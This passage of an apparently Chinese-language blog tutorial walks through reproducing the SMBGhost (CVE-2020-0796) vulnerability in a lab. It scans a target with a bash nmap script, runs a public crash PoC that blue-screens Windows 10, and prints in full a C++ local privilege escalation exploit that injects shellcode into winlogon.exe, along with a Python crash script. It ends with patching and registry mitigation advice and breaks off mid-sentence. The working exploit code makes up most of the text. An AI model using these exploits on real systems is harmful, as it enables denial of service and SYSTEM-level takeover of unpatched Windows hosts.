
第四步，关闭Windows系统的防火墙。



注意，某些情况系统已打过补丁，还需要删除补丁KB4551762才能成功实验。作者也存在一个疑问，采用Win10 32位 1903版本蓝屏攻击总失败，Why？



删除后重启计算机即可。




2.攻击实验

第一步，采用scanner.py或bash文件扫描该漏洞。这里采用另一种方法，参考资源：https://github.com/joaozietolie/CVE-2020-0796-Checker

上传文件至Kali系统，作者采用文件共享

chmod +x CVE-2020-0796-Checker.sh

bash CVE-2020-0796-Checker.sh -t 192.168.44.140




CVE-2020-0796-Checker.sh


```
#!/bin/bash
NC='\033[0m'
RED='\033[0;31m'
GREEN='\033[0;32m'
while getopts "t:" OPTION; do
        case "${OPTION}" in
         t) target="${OPTARG}";;
        esac
done
if [[ "$target" > "0" ]]; then
echo "Checking for SMB v3.11 in $target ..."
result=$(nmap -p445 --script smb-protocols -Pn -n $target  | grep -o 3.11)
if [[ "$result" == '3.11' ]]; then
            echo -e "$target - ${RED}FOUND 3.11 VERSION - POSSIBLY VULNERABLE TO CVE-2020-0796" ${NC}
        else
echo -e "$target - ${GREEN}There is no SMB v3.11 - possibly not vulnerable (Port 445 can be filtered or closed)"  ${NC}
fi
else
echo -e "${RED}USAGE: bash CVE-2020-0796-Checker.sh -t IP${NC}"
fi
```

第二步，从github下载POC蓝屏攻击代码至Kali系统。

https://github.com/eerykitty/CVE-2020-0796-PoC

命令：git clone https://github.com/eerykitty/CVE-2020-0796-PoC.git





第三步，安装扩展包并实现POC蓝屏攻击。

pip install ntlm_auth


python CVE-2020-0796.py 192.168.44.140

```
root@kali:~/CVE-2020-0796-PoC# python CVE-2020-0796.py 192.168.44.141
Traceback (most recent call last):
  File "CVE-2020-0796.py", line 3, in <module>
    from smbclient import (
  File "/root/CVE-2020-0796-PoC/smbclient/__init__.py", line 7, in <module>
    from smbclient._pool import (
  File "/root/CVE-2020-0796-PoC/smbclient/_pool.py", line 14, in <module>
    from smbprotocol.session import (
  File "/root/CVE-2020-0796-PoC/smbprotocol/session.py", line 25, in <module>
    from ntlm_auth.ntlm import (
ImportError: No module named ntlm_auth.ntlm
root@kali:~/CVE-2020-0796-PoC# pip install ntlm_auth
Collecting ntlm_auth
  Downloading https://files.pythonhosted.org/packages/50/09/5e397eb18685b14fd8b2
09e26cdb4fa6451c82c1bcc651fef05fa73e7b27/ntlm_auth-1.4.0-py2.py3-none-any.whl
Installing collected packages: ntlm-auth
Successfully installed ntlm-auth-1.4.0
```



```
root@kali:~# bash CVE-2020-0796-Checker.sh -t 192.168.43.103
Checking for SMB v3.11 in 192.168.43.103 ...
192.168.43.103 - FOUND 3.11 VERSION - POSSIBLY VULNERABLE TO CVE-2020-0796
root@kali:~# ls
公共  文档  CVE-2020-0796-Checker.sh  QQ截图20200406232545.png
模板  下载  CVE-2020-0796-PoC         test01.py
视频  音乐  CVE-2020-0796-POC2.py     vmware-tools-distrib
图片  桌面  CVE-2020-0796-POC.py
root@kali:~# cd CVE-2020-0796-PoC/
root@kali:~/CVE-2020-0796-PoC# ls
CVE-2020-0796.py  README.md              setup.cfg  smbclient
LICENSE           requirements-test.txt  setup.py   smbprotocol
root@kali:~/CVE-2020-0796-PoC# python CVE-2020-0796.py 192.168.43.103
```


此时，Win10系统蓝屏重启，如下图所示。作者又有一个疑问，如何获取Shell而不蓝屏呢？



根据安全研究人员分析，该漏洞是一个整数溢出，发生在SMB服务驱动srv2.sys的Srv2DecompressData函数中。经过研究，研究人员成功证明了CVE-2020-0796漏洞可以被用于本地权限提升。不过需要注意的是，由于API的依赖问题，这个exploit被限制于中等完整性级别(integrity level)。

安全人员发布利用CVE-2020-0796实现提权限的PoC - NOSEC
CVE-2020-0796 Windows SMBv3 LPE Exploit POC 分析 - 晓得哥
Exploiting SMBGhost (CVE-2020-0796) for a Local Privilege Escalation: Writeup + POC
CVE-2020-0796本地利用简析 - goabout2

1.C++代码解析

exploit.cpp

```
#include
#include
#include
#include
#include
#include
#include "ntos.h"
#pragma comment(lib, "ws2_32.lib")
ULONG64 get_handle_addr(HANDLE h) {
ULONG len = 20;
NTSTATUS status = (NTSTATUS)0xc0000004;
PSYSTEM_HANDLE_INFORMATION_EX pHandleInfo = NULL;
do {
len *= 2;
pHandleInfo = (PSYSTEM_HANDLE_INFORMATION_EX)GlobalAlloc(GMEM_ZEROINIT, len);
status = NtQuerySystemInformation(SystemExtendedHandleInformation, pHandleInfo, len, &len);
} while (status == (NTSTATUS)0xc0000004);
if (status != (NTSTATUS)0x0) {
```

```
printf("NtQuerySystemInformation() failed with error: %#x\n", status);
return 1;
}
DWORD mypid = GetProcessId(GetCurrentProcess());
ULONG64 ptrs[1000] = { 0 };
for (int i = 0; i < pHandleInfo->NumberOfHandles; i++) {
PVOID object = pHandleInfo->Handles[i].Object;
ULONG_PTR handle = pHandleInfo->Handles[i].HandleValue;
DWORD pid = (DWORD)pHandleInfo->Handles[i].UniqueProcessId;
if (pid != mypid)
continue;
if (handle == (ULONG_PTR)h)
return (ULONG64)object;
}
return -1;
}
ULONG64 get_process_token() {
HANDLE token;
HANDLE proc = OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, GetCurrentProcessId());
if (proc == INVALID_HANDLE_VALUE)
return 0;
OpenProcessToken(proc, TOKEN_ADJUST_PRIVILEGES, &token);
ULONG64 ktoken = get_handle_addr(token);
return ktoken;
}
int error_exit(SOCKET sock, const char* msg) {
int err;
if (msg != NULL) {
printf("%s failed with error: %d\n", msg, WSAGetLastError());
}
if ((err = closesocket(sock)) == SOCKET_ERROR) {
printf("closesocket() failed with error: %d\n", WSAGetLastError());
}
WSACleanup();
return EXIT_FAILURE;
}
int send_negotiation(SOCKET sock) {
int err = 0;
char response[8] = { 0 };
const uint8_t buf[] = {
0x00,
0x00, 0x00, 0xC4,
0xFE, 0x53, 0x4D, 0x42,
0x40, 0x00,
0x00, 0x00,
0x00, 0x00,
0x00, 0x00,
0x00, 0x00,
0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x24, 0x00,
0x08, 0x00,
0x00, 0x00,
0x00, 0x00,
0x7F, 0x00, 0x00, 0x00,
0x01, 0x02, 0xAB, 0xCD,
0x01, 0x02, 0xAB, 0xCD,
0x01, 0x02, 0xAB, 0xCD,
0x01, 0x02, 0xAB, 0xCD,
0x78, 0x00,
0x00, 0x00,
0x02, 0x00,
0x00, 0x00,
0x02, 0x02,
0x10, 0x02,
0x22, 0x02,
0x24, 0x02,
0x00, 0x03,
0x02, 0x03,
```

```
0x10, 0x03,
0x11, 0x03,
0x00, 0x00, 0x00, 0x00,
0x01, 0x00,
0x26, 0x00,
0x00, 0x00, 0x00, 0x00,
0x01, 0x00,
0x20, 0x00,
0x01, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00,
0x03, 0x00,
0x0E, 0x00,
0x00, 0x00, 0x00, 0x00,
0x02, 0x00,
0x00, 0x00,
0x01, 0x00, 0x00, 0x00,
0x02, 0x00,
0x03, 0x00,
0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00
};
if ((err = send(sock, (const char *)buf, sizeof(buf), 0)) != SOCKET_ERROR) {
recv(sock, response, sizeof(response), 0);
}
return err;
}
int send_compressed(SOCKET sock, unsigned char* buffer, ULONG len) {
int err = 0;
char response[8] = { 0 };
const uint8_t buf[] = {
0x00,
0x00, 0x00, 0x33,
0xFC, 0x53, 0x4D, 0x42,
0xFF, 0xFF, 0xFF, 0xFF,
0x02, 0x00,
0x00, 0x00,
0x10, 0x00, 0x00, 0x00,
};
uint8_t* packet = (uint8_t*) malloc(sizeof(buf) + 0x10 + len);
if (packet == NULL) {
printf("Couldn't allocate memory with malloc()\n");
return error_exit(sock, NULL);
}
memcpy(packet, buf, sizeof(buf));
*(uint64_t*)(packet + sizeof(buf)) = 0x1FF2FFFFBC;
*(uint64_t*)(packet + sizeof(buf) + 0x8) = 0x1FF2FFFFBC;
memcpy(packet + sizeof(buf) + 0x10, buffer, len);
if ((err = send(sock, (const char*)packet, sizeof(buf) + 0x10 + len, 0)) != SOCKET_ERROR) {
recv(sock, response, sizeof(response), 0);
}
free(packet);
return err;
}
void inject(void) {
PROCESSENTRY32 entry;
entry.dwSize = sizeof(PROCESSENTRY32);
uint8_t shellcode[] = {
0x50, 0x51, 0x52, 0x53, 0x56, 0x57, 0x55, 0x6A, 0x60, 0x5A, 0x68, 0x63, 0x6D, 0x64, 0x00, 0x54,
0x59, 0x48, 0x83, 0xEC, 0x28, 0x65, 0x48, 0x8B, 0x32, 0x48, 0x8B, 0x76, 0x18, 0x48, 0x8B, 0x76,
0x10, 0x48, 0xAD, 0x48, 0x8B, 0x30, 0x48, 0x8B, 0x7E, 0x30, 0x03, 0x57, 0x3C, 0x8B, 0x5C, 0x17,
0x28, 0x8B, 0x74, 0x1F, 0x20, 0x48, 0x01, 0xFE, 0x8B, 0x54, 0x1F, 0x24, 0x0F, 0xB7, 0x2C, 0x17,
0x8D, 0x52, 0x02, 0xAD, 0x81, 0x3C, 0x07, 0x57, 0x69, 0x6E, 0x45, 0x75, 0xEF, 0x8B, 0x74, 0x1F,
0x1C, 0x48, 0x01, 0xFE, 0x8B, 0x34, 0xAE, 0x48, 0x01, 0xF7, 0x99,
0xff, 0xc2,
0xFF, 0xD7, 0x48, 0x83, 0xC4,
0x30, 0x5D, 0x5F, 0x5E, 0x5B, 0x5A, 0x59, 0x58, 0xC3, 0x00
};
HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
int pid = -1;
if (Process32First(snapshot, &entry) == TRUE) {
while (Process32Next(snapshot, &entry) == TRUE) {
if (lstrcmpiA(entry.szExeFile, "winlogon.exe") == 0) {
```

```
pid = entry.th32ProcessID;
break;
}
}
}
CloseHandle(snapshot);
if (pid < 0) {
printf("Could not find process\n");
return;
}
printf("Injecting shellcode in winlogon...\n");
HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
if (hProc == NULL) {
printf("Could not open process\n");
return;
}
LPVOID lpMem = VirtualAllocEx(hProc, NULL, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if (lpMem == NULL) {
printf("Remote allocation failed\n");
return;
}
if (!WriteProcessMemory(hProc, lpMem, shellcode, sizeof(shellcode), 0)) {
printf("Remote write failed\n");
return;
}
if (!CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE)lpMem, 0, 0, 0)) {
printf("CreateRemoteThread failed\n");
return;
}
printf("Success! ;)\n");
}
int main(int argc, char* argv[]) {
WORD wVersionRequested = MAKEWORD(2, 2);
WSADATA wsaData = { 0 };
SOCKET sock = INVALID_SOCKET;
uint64_t ktoken = 0;
int err = 0;
printf("-= CVE-2020-0796 LPE =-\n");
printf("by @danigargu and @dialluvioso_\n\n");
if ((err = WSAStartup(wVersionRequested, &wsaData)) != 0) {
printf("WSAStartup() failed with error: %d\n", err);
return EXIT_FAILURE;
}
if (LOBYTE(wsaData.wVersion) != 2 || HIBYTE(wsaData.wVersion) != 2) {
printf("Couldn't find a usable version of Winsock.dll\n");
WSACleanup();
return EXIT_FAILURE;
}
sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
if (sock == INVALID_SOCKET) {
printf("socket() failed with error: %d\n", WSAGetLastError());
WSACleanup();
return EXIT_FAILURE;
}
sockaddr_in client;
client.sin_family = AF_INET;
client.sin_port = htons(445);
InetPton(AF_INET, "127.0.0.1", &client.sin_addr);
if (connect(sock, (sockaddr*)& client, sizeof(client)) == SOCKET_ERROR) {
return error_exit(sock, "connect()");
}
printf("Successfully connected socket descriptor: %d\n", (int)sock);
printf("Sending SMB negotiation request...\n");
if (send_negotiation(sock) == SOCKET_ERROR) {
printf("Couldn't finish SMB negotiation\n");
return error_exit(sock, "send()");
}
printf("Finished SMB negotiation\n");
ULONG buffer_size = 0x1110;
UCHAR *buffer = (UCHAR *)malloc(buffer_size);
if (buffer == NULL) {
printf("Couldn't allocate memory with malloc()\n");
return error_exit(sock, NULL);
}
ktoken = get_process_token();
if (ktoken == -1) {
printf("Couldn't leak ktoken of current process...\n");
return EXIT_FAILURE;
}
printf("Found kernel token at %#llx\n", ktoken);
```

```
memset(buffer, 'A', 0x1108);
*(uint64_t*)(buffer + 0x1108) = ktoken + 0x40;
ULONG CompressBufferWorkSpaceSize = 0;
ULONG CompressFragmentWorkSpaceSize = 0;
err = RtlGetCompressionWorkSpaceSize(COMPRESSION_FORMAT_XPRESS,
&CompressBufferWorkSpaceSize, &CompressFragmentWorkSpaceSize);
if (err != STATUS_SUCCESS) {
printf("RtlGetCompressionWorkSpaceSize() failed with error: %d\n", err);
return error_exit(sock, NULL);
}
ULONG FinalCompressedSize;
UCHAR compressed_buffer[64];
LPVOID lpWorkSpace = malloc(CompressBufferWorkSpaceSize);
if (lpWorkSpace == NULL) {
printf("Couldn't allocate memory with malloc()\n");
return error_exit(sock, NULL);
}
err = RtlCompressBuffer(COMPRESSION_FORMAT_XPRESS, buffer, buffer_size,
compressed_buffer, sizeof(compressed_buffer), 4096, &FinalCompressedSize, lpWorkSpace);
if (err != STATUS_SUCCESS) {
printf("RtlCompressBuffer() failed with error: %#x\n", err);
free(lpWorkSpace);
return error_exit(sock, NULL);
}
printf("Sending compressed buffer...\n");
if (send_compressed(sock, compressed_buffer, FinalCompressedSize) == SOCKET_ERROR) {
return error_exit(sock, "send()");
}
printf("SEP_TOKEN_PRIVILEGES changed\n");
inject();
WSACleanup();
return EXIT_SUCCESS;
}
```

2.Python代码解析

CVE-2020-0796-POC.py

```
import socket, struct, sys
class Smb2Header:
    def __init__(self, command, message_id):
        self.protocol_id = "\xfeSMB"
        self.structure_size = "\x40\x00"
        self.credit_charge = "\x00"*2
        self.channel_sequence = "\x00"*2
        self.channel_reserved = "\x00"*2
        self.command = command
        self.credits_requested = "\x00"*2
        self.flags = "\x00"*4
        self.chain_offset = "\x00"*4
        self.message_id = message_id
        self.reserved = "\x00"*4
        self.tree_id = "\x00"*4
        self.session_id = "\x00"*8
        self.signature = "\x00"*16
    def get_packet(self):
        return self.protocol_id + self.structure_size + self.credit_charge + self.channel_sequence + self.channel_reserved + self.command + self.credits_requested + self.flags + self.chain_offset + self.message_id +
self.reserved + self.tree_id + self.session_id + self.signature
class Smb2NegotiateRequest:
    def __init__(self):
        self.header = Smb2Header("\x00"*2, "\x00"*8)
        self.structure_size = "\x24\x00"
        self.dialect_count = "\x08\x00"
        self.security_mode = "\x00"*2
        self.reserved = "\x00"*2
        self.capabilities = "\x7f\x00\x00\x00"
        self.guid = "\x01\x02\xab\xcd"*4
        self.negotiate_context = "\x78\x00"
        self.additional_padding = "\x00"*2
        self.negotiate_context_count = "\x02\x00"
        self.reserved_2 = "\x00"*2
        self.dialects = "\x02\x02" + "\x10\x02" + "\x22\x02" + "\x24\x02" + "\x00\x03" + "\x02\x03" + "\x10\x03" + "\x11\x03"
        self.padding = "\x00"*4
    def context(self, type, length):
        data_length = length
        reserved = "\x00"*4
        return type + data_length + reserved
    def preauth_context(self):
        hash_algorithm_count = "\x01\x00"
        salt_length = "\x20\x00"
```

```
        hash_algorithm = "\x01\x00"
        salt = "\x00"*32
        pad = "\x00"*2
        length = "\x26\x00"
        context_header = self.context("\x01\x00", length)
        return context_header + hash_algorithm_count + salt_length + hash_algorithm + salt + pad
    def compression_context(self):
        compression_algorithm_count = "\x03\x00"
        padding = "\x00"*2
        flags = "\x01\x00\x00\x00"
        algorithms = "\x01\x00" + "\x02\x00" + "\x03\x00"
        length = "\x0e\x00"
        context_header = self.context("\x03\x00", length)
        return context_header + compression_algorithm_count + padding + flags + algorithms
    def get_packet(self):
        padding = "\x00"*8
        return self.header.get_packet() + self.structure_size + self.dialect_count + self.security_mode + self.reserved + self.capabilities + self.guid + self.negotiate_context + self.additional_padding +
self.negotiate_context_count + self.reserved_2 + self.dialects + self.padding + self.preauth_context() + self.compression_context() + padding
class NetBIOSWrapper:
    def __init__(self, data):
        self.session = "\x00"
        self.length = struct.pack('>i', len(data)).decode('latin1')[1:]
        self.data = data
    def get_packet(self):
        return self.session + self.length + self.data
class Smb2CompressedTransformHeader:
    def __init__(self, data):
        self.data = data
        self.protocol_id = "\xfcSMB"
        self.original_decompressed_size = struct.pack('
        self.compression_algorithm = "\x01\x00"
        self.flags = "\x00"*2
        self.offset = "\xff\xff\xff\xff"
    def get_packet(self):
        return self.protocol_id + self.original_decompressed_size + self.compression_algorithm + self.flags + self.offset + self.data
def send_negotiation(sock):
    negotiate = Smb2NegotiateRequest()
    packet = NetBIOSWrapper(negotiate.get_packet()).get_packet()
    sock.send(packet.encode('latin1'))
    sock.recv(3000)
def send_compressed(sock, data):
    compressed = Smb2CompressedTransformHeader(data)
    packet = NetBIOSWrapper(compressed.get_packet()).get_packet()
    sock.send(packet.encode('latin1'))
if __name__ == "__main__":
    if len(sys.argv) != 2:
        exit("[-] Supply an IP: {} IP_ADDR".format(sys.argv[0]))
    sock = socket.socket(socket.AF_INET)
    sock.settimeout(3)
    sock.connect((sys.argv[1], 445))
    send_negotiation(sock)
    send_compressed(sock, "A" * 50)
```

写到这里，这篇CVE-2020-0796漏洞复现的文章就介绍结束了，希望对您有所帮助。这篇文章也存在一些不足，作者没有更深入的理解其原理，也是作为网络安全初学者的慢慢成长路吧！希望未来能更透彻撰写相关文章。


最后补充防御方法：

运行Windows更新，完成Windows10 2020年3月累积更新补丁的安装。
操作步骤：设置->更新和安全->Windows更新，点击“检查更新”。

直接下载对应补丁进行安装(KB4551762)。
https://www.catalog.update.microsoft.com/Search.aspx?q=KB4551762


访问微软该漏洞官方页面，选择相应的Windows版本安全更新，独立安装该漏洞安全补丁。
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796


-



根据BleepingComputer的说法，尽管Microsoft并未共享禁用SMBv3压缩的官方方法，但是Foregenix Solutions架构师Niall Newman在分析了Srv2.sys文件后可以通过手动修改注册表，防止被黑客远程攻击。(1) 在注册表“HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters”建立一个名为DisableCompression的DWORD，值为1，禁止SMB的压缩功能。(2) 在管理员模式启动PowerShell，将以下命令复制到Powershell命令行，执行即可。

```
